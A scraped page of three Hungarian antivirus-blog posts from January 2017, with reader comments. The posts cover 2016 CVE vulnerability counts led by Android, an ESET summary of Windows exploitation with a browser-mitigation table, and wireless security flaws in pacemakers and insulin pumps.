KÖVETÉS

3325

Antivírus blog

vírusok, férgek, botnetek, kártevők

Az Android áll a sebezhetőségi lista élén


2017. január 04. 09:02 - Csizmazia Darab István [Rambo]

Ma már remélhetőleg mindenki természetesnek tekinti, hogy ha a hatékony számítógépes védekezés témájára gondolunk, akkor ott a vírusvédelmi alkalmazások és a biztonságtudatos hozzáállás **mellett kulcsszerepe van a rendszeres hibajavító frissítéseknek is.**



A CVE 2016-os adatai alapján az Android vezeti a sebezhetőségi toplistát, szám szerint 523 bejelentett sérülékenységgel. Ez a szám majdnem a duplája az Adobe Flash rendszerrel kapcsolatos réseknek, amiből ezúttal 266 darab volt. A Mitre adatbázis szerint összességében a tavalyi esztendőben több, mint 10 ezer hibáról kaptak értesítést.

A hibák száma alapján a **második helyen a Debian, majd az Ubuntu Linux szerepelnek, 319 illetve 278 sebezhetőséggel.**



Természetesen minden platformon található hiba, így nem meglepetés, hogy bár változó mértékben, de a Mac OS X, illetve különféle alkalmazások is szerepelnek, mint például az Apple TV, vagy a Safari böngésző. **Ha gyártónként nézzük a mezőnyt, akkor a Google áll az első helyen 695 sebezhetőséggel, mint az Android rendszer és a Chrome böngészőkliens atyja.**

Összességében elmondható, hogy **minden cég saját magának tesz jót azzal**, ha a Microsofthoz, Mozillához,

Yahoo!-hoz, Wordpress-hez, Samsunghoz vagy a Facebook-hoz hasonlóan **alkalmi vagy rendszeres fizetős bug hunter konstrukciókat működtetnek, tartanak fent.**



A most idézett lista ugyan korlátozott abból a szempontból, hogy csak a Mitre rendszerében nyilvántartott sérülékenységeket veszi számításba, **ám azért így is sokat mondó lehet az egyes gyártók és rendszerek közti arányok tekintetében.**

Érdekes még, hogy **a JAVA ezúttal nem szerepel az első 50 találat között**, pedig emlékezetes, hogy korábban kifejezetten rengeteg hibával küszködött.



A listavezető Android rendszerre visszatérve pedig azt érdemes kiemelni, hogy mivel itt **a kártevőterjesztők rendszeresen próbálkoznak hamis appokkal, illetve trójai alkalmazásokkal támadni**, mindenképpen érdemes lehet a védekezéshez olyan vírusvédelmi alkalmazást használni, amely a kártékony kódok távol tartásában segíthet.

Az Android rendszer 1-2 havonta megjelenő hibajavító biztonsági frissítéseit ugyanis csak egyes nevesebb gyártók (Google Nexus, Samsung, Lenovo és LG) és azon belül is csak bizonyos modellek kapják meg rendszeresen (adott ideig), így sajnos sok noname, vagy alacsonyabb kategóriás készülék ritkán, vagy életciklusa során esetleg sosem kap hibajavítást.

Tetszik 8
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

6 komment
Címkék: frissítés lista támadás android antivirus vírusvédelem exploit sebezhetőség mitre sérülékenység cve

Ajánlott bejegyzések:



Brother nyomtatód van testvér? Akkor rossz hírem van...



Jelszómenedzserek, rések, frissítések



Windows exploitok és biztonság - ez történt 2016-ban



Java? Á dehogy? Talán Adobe Flash? Az sem.



Trojanok harca

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12095031

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Hóhér az utolsó barátod · http://internetszemete.blog.hu 2017.01.04. 09:19:12

Ö... ez a poszt, illetve a forrása kicsit... gázos, hogy úgy mondjam...
Android? Melyik?
Debian? Melyik?
Ubuntu azért sem tiszta, mert úgy rémlik, a debianra épül, akkor hogy lehet benne kevesebb, mint a debianban?
Flash vs android? Ezt hogy sikerült? A flash hibák szerepelnek pl. az ubuntu hibák közt? Ha nem, akkor mi számít OS sérülékenységnek és mi alkalmazásnak? Mondjuk egy SSL vagy egy kernel hiba hova számít?
Javítás sebessége nélkül ezek egyébként sem mondanak sokat. Lehet egy op.rendszerben ezer lyuk, ha a felfedezését követően 24 óra alatt javítják, az sokkal kisebb gond, mintha egy súlyos hiba van, de azt hónapokig, évekig, sohasem javítják (androidos mobilokra célozva ezzel)

Ui: nem igazán költői kérdések ;)

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.01.04. 09:30:07

Jogosak a felvetések.

Egyébiránt 10+ év Linux után számomra az itteni reakció idő tetszik a legjobban, általában igen gyorsan és rendszeresen jönnek a hibajavítások. Volt, hogy a sebezhetőségről szóló cikket később olvastam, mint mert közben már megjött a patch.

Androidra visszatérve pedig szerintem ott sok készüléknél vírusvédelem nélkül kevés az esély a biztonságra a frissítések hiánya miatt. Az antivirusok viszont elég gyorsan belapátolják, ha terjed valamilyen kártevő (USSD kód, Simplocker, stb.)

BUÉK kendbe :-)

Válasz erre

Hóhér az utolsó barátod · http://internetszemete.blog.hu 2017.01.05. 11:40:25

@Csizmazia Darab István [Rambo]:

Beléd is hasonlókat! ;)

Egy kérdés: mivel a blog.hu-n annyira nem jellemző, hogy reagálnának a hibajelzésre, szerinted mi a teendő, ha a címlapjukon ajánlott oldalt (szinhaz.hu) az adblock nem engedi betölteni, mert malware terjesztőként van nyilvántartva és... khm... több, mint egy éve, hogy azon a listán szerepel, a sucuri és a quttera szerint a mai napig kártékony kódot terjeszt?
Érdemes keresgélni, hogy ki az illetékes vagy hagyjam a 'csába?

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.01.05. 12:25:35

Szia :-)

Ne add fel! Van egy ilyen címük, amire választ is szoktam kapni, és eddig mindig segítettek:

support KUKAC blog.hu

Válasz erre

Hóhér az utolsó barátod · http://internetszemete.blog.hu 2017.01.09. 12:00:53

www.welivesecurity.com/2017/01/05/killdisk-now-targeting-linux-demands-250k-ransom-cant-decrypt/

Ha lesz poszt erről, akkor ugye lesz némi infó a fertőzés módjáról is? ;)

Válasz erre

Hóhér az utolsó barátod · http://internetszemete.blog.hu 2017.01.09. 12:42:51

@Hóhér az utolsó barátod: meg esetleg nem ártana a nagy cenzúrázás közepette a trollokat is távoltartani... :S
(a nevekből ítélve, a fenti egy magyar fórum(=tiétek), angol nyelven - tévedés joga fenntartva)


Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

425


Antivírus blog

vírusok, férgek, botnetek, kártevők

Windows exploitok és biztonság - ez történt 2016-ban

2017. január 09. 15:00 - Csizmazia Darab István [Rambo]

Az ESET kiadott egy **összefoglaló helyzetértékelést arról, hogy a tavalyi esztendőben milyen sebezhetőségek voltak a legjellemzőbbek a Microsoft Windows, és a Microsoft Office esetében, és milyen kártevőkkel találkoztak, amelyek ezeket támadták**. A Windows 10 rendszer sokat fejlődött az elődökhöz képest, emellett a megfelelő biztonsági beállítások és eszközök (például EMET, Applocker, Device Guard, stb.) segítségével is sokat tehetünk még a hatékony védelmünk érdekében.




Bár hibákból sosincs hiány, ha a Microsoft Internet Explorer tavalyi sebezhetőségi adatait nézzük, akkor azt láthatjuk, hogy ott **a sérülékenységek száma csökkent. Sőt az Edge böngészőben tavaly állítólag nem is bukkant fel olyan exploit**, amelyet valós környezetben támadtak volna, ez részben talán a sandbox technológiának is köszönhető.

Jól érzékelhető a Microsoft erőfeszítése az Edge böngészővel kapcsolatban, amellyel igyekeztek a korábbi Internet Explorerhez képest biztonságosabb környezetet biztosítani.




A Windows 10 rendszerhez tartozó zeroday árak egyébként jó magasak voltak, volt például egy olyan, amelyért 90 ezer dollárt (kb. 26 millió HUF) kértek. Igaz, **az MS-nél közben folyamatosan fut egy bug bounty program is, amelynél akár 100 ezer dollárig terjedő összeget is lehet kapni.**



Összességében elmondható, hogy a biztonság érdekében sokaknak valóban hasznos lehet, ha a legújabb **Microsoft Windows 10-es operációs rendszert használjuk, benne az alapértelmezetten bekapcsolt állapotú védelmi**

funkciókkal, emellett éljünk a rendszeres (napi) hibajavító frissítésekkel, valamint a megfelelő biztonsági beállításokra is érdemes ügyelni.




Web-browser / Mitigation	MS Internet Explorer 11	Microsoft Edge	Google Chrome	Mozilla Firefox
Sandbox	AppContainer (EPM)	AppContainer	AppContainer	
DEP	X	X	X	X
HEASLR, force relocate	XX	XX	X	ASLR
Dynamic code prohibited		X		
Strict handle checks	X	X	X	
Win32k system calls disabled			X	
Extension points disabled				
Control Flow Guard enabled	X	X		
Signatures restricted		X		
Non-system fonts disabled				
Loading of remote and low IL images disabled		X	X	

Table 9. Comparison of mitigations in web browsers.

Tovább növelhető a biztonság, ha ehhez pluszban még külön olyan rendszerprogramokat, illetve eszközöket is hadrendbe állítunk, mint az EMET, az Applocker, vagy a Device Guard - ezek a ransomware elleni harcban is sokat tehetnek. Mindezt kiegészítve olyan külső vírusvédelmi alkalmazással, amely a hagyományos modulokon túlmenően hálózati támadások elleni proaktív védelemmel, exploit blokkolóval, vagy éppen botnet elleni védelemmel is rendelkezik.

Az erőszakos 10-re frissítési noszogatások mellett az adatvédelmi kérdések sok olyan kérdést felvetettek, amik a megfelelő beállítások segítségével orvosolhatóak - például wifi jelszavak megosztása ismerősökkel, vagy a nyakló nélküli felhasználói szokások, információk küldözgetése a Microsoft felé. A régi hardverek miatt az XP mellett maradó felhasználók pedig valószínűleg úgyis kitartanak még egy jó ideig.



Web-browser / Mitigation	MS Internet Explorer 11	Microsoft Edge	Google Chrome	Mozilla Firefox
Sandbox	AppContainer (EPM)	AppContainer	AppContainer	
DEP	X	X	X	X
HEASLR, force relocate	XX	XX	X	ASLR
Dynamic code prohibited		X		
Strict handle checks	X	X	X	
Win32k system calls disabled			X	
Extension points disabled				
Control Flow Guard enabled	X	X		
Signatures restricted		X		
Non-system fonts disabled				
Loading of remote and low IL images disabled		X	X	

Table 9. Comparison of mitigations in web browsers.

A http://www.welivesecurity.com/wp-content/uploads/2017/01/Windows-Exploitation-2016-A4.pdf webcímen megtalálható **a "Windows exploitation in 2016" című teljes angol nyelvű anyag**, amely a fentiek mellett olyan problémákra is részletesen kitér, mint a virtualizáció biztonsága, a firmware-ek, a third party driver meghajtók helyzete, illetve az UEFI boot biztonsági kérdései.

Tetszik 5
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: frissítés jelentés összefoglaló éves firmware eset exploit sebezhetőség sérülékenység uefi Microsoft emet windows10

Ajánlott bejegyzések:








[Az Android áll a sebezhetőségi lista élén](#) [Java? Á dehogy? Talán Adobe Flash? Az sem.](#) [Brother nyomtatód van testvér? Akkor rossz hírem van...](#) [Én frissítek, te frissítesz, ő frissít - ja nem](#) [Jelszómenedzserek, rések, frissítések](#)

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12111809

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.

VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

302

Antivírus blog

vírusok, férgek, botnetek, kártevők

Igazi szívás - műszívvel

2017. január 12. 14:03 - Csizmazia Darab István [Rambo]

Sokan a dolgok internete széleskörű elterjedését tévesen csak a szigorúan vett számítástechnika területére értik - ám **ez ma már jócskán átlóg minden más szegmensére is az életünknek**. Ebbe nem csak a játékkonzolos, okos hűtős okos riasztós okos érzékelős okos otthonokat, meg napjaink hackelésének egyik kedvenc célpontját jelentő modern gépjárműveket értjük, hanem **tényleg szó szerint szinte mindent, így a modern orvosi eszközöket is.**




Akik rendszeres blogolvasók, azok még emlékezhetnek, hogy **2013-ban arról írtunk, a korábbi amerikai alelnök, Dick Cheney pacemakerében az orvosok letiltották a vezeték nélküli képességeket, hogy ezzel kiküszöböljék egy lehetséges gyilkossági kísérlet veszélyét.** A politikus, aki 1978-ban kapta az első szívrohamát, azóta már többféle kezelésen, illetve bypass műtéteken is átesett és összesen öt szívrohamot élt már túl.

Itt ugye volt egy VIP személy, a többi "hétköznapi" felhasználó esélyeire az eredeti cikk sajnos bővebben nem igazán tért ki.




Hogy egy másik, jóval frissebb hírt is beidézzünk, **tavaly októberben Jay Radcliffe biztonsági kutató - aki maga is egy I.-es típusú cukorbeteg - fedezett fel hibákat az Animas Corporation által gyártott OneTouch Ping vércukormérő és inzulin adagoló eszközben**, amelyekről összefoglaló jelentést írt.

Elsősorban a vezetéknélküli kommunikáció gyengeségeire hívta fel a figyelmet, melynek révén távoli támadó hamis Meter Remote utasítást adhat inzulin injekció jogosulatlan beadására. Itt egy etikus hacker jóvoltából már arra volt kihegyezve a történet, hogy **bárki aki ilyet használ, milyen veszélynek lehet kitéve és pontosan mit tehet ellene azon túl, hogy várja az esetleges hibajavító frissítéseket.**



Most pedig arról olvashatunk, hogy egyre inkább napirendre kerülnek már **az orvosi implantátumok biztonsági problémái, és ezek egységes rendezésének, megoldásának kérdése nem tűr halasztást.**

A széleskörűen használatos szívimplantátumok esetében például az említett amerikai alelnök esetében az ott kikapcsolt **vezetéknélküli távfelügyeleti kapcsolat segítségével egy távoli támadó könnyedén idézhet elő olyan helyzetet, amelyben a műszíves beteg áramütést, akkulemerítést vagy extrém mértékű sebesség átállítást szenvedhet el.**



Egy a MedSec Holdings által jegyzett kiberbiztonsági jelentés szerint **a St. Jude Medical orvosi eszközei nem voltak megfelelően biztonságosak, és a vizsgált hiányosságok, gyengeségek mielőbbi hibajavítását javasolták**, míg a gyártó eközben valóban elvégezte az említett javítások egy részét, és sajtóközleményt adott ki a témában. Ebben nem csak azt közölték, hogy szerintük már eddig is igyekeztek komolyan venni a biztonságot, hiszen **három év alatt 7 darab biztonsági update-t is megjelentettek, hanem további ígéretet tettek arra, hogy a jövőben rendszeres hibajavító frissítéseket fognak kibocsátani.**

Az Abbott Laboratories immár a St. Jude Medical cég részeként folytatja a korábbi biztonsággal kapcsolatos vizsgálatokat és fejlesztéseket, továbbá kihangsúlyozták, hogy valós környezetben eddig szerencsére egyetlen páciens sem szenvedett el még ilyen hackeléssel előidézhető incidenst.

Tetszik 3
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: biztonság wifi veszély támadás implantátum kockázat vezetéknélküli műszív távfelügyelet welivesecurity.com

Ajánlott bejegyzések:


Security és inzulinpumpa: a jövő itt van és sose lesz vége


Az európai cégek mélyen alábecsülik kockázatokat


Biztonsági konferencia - nyitott wifi honeypot-tal


Lebecsüljük a BYOD kockázatokat


Tudom, kit húztál jobbra tavaly nyáron!

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12120349

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

bibi_passz 2017.01.13. 09:59:15

Nincs egy kis tévedés? Még az ábra is csak szívritmusszabályozót (pacemaker) mutat. Olvastam a tegnap megjelent hírt a neten, az is pacemaker-ről szól. Nincs hordozható műszív még a világon sehol sem.

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.

Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
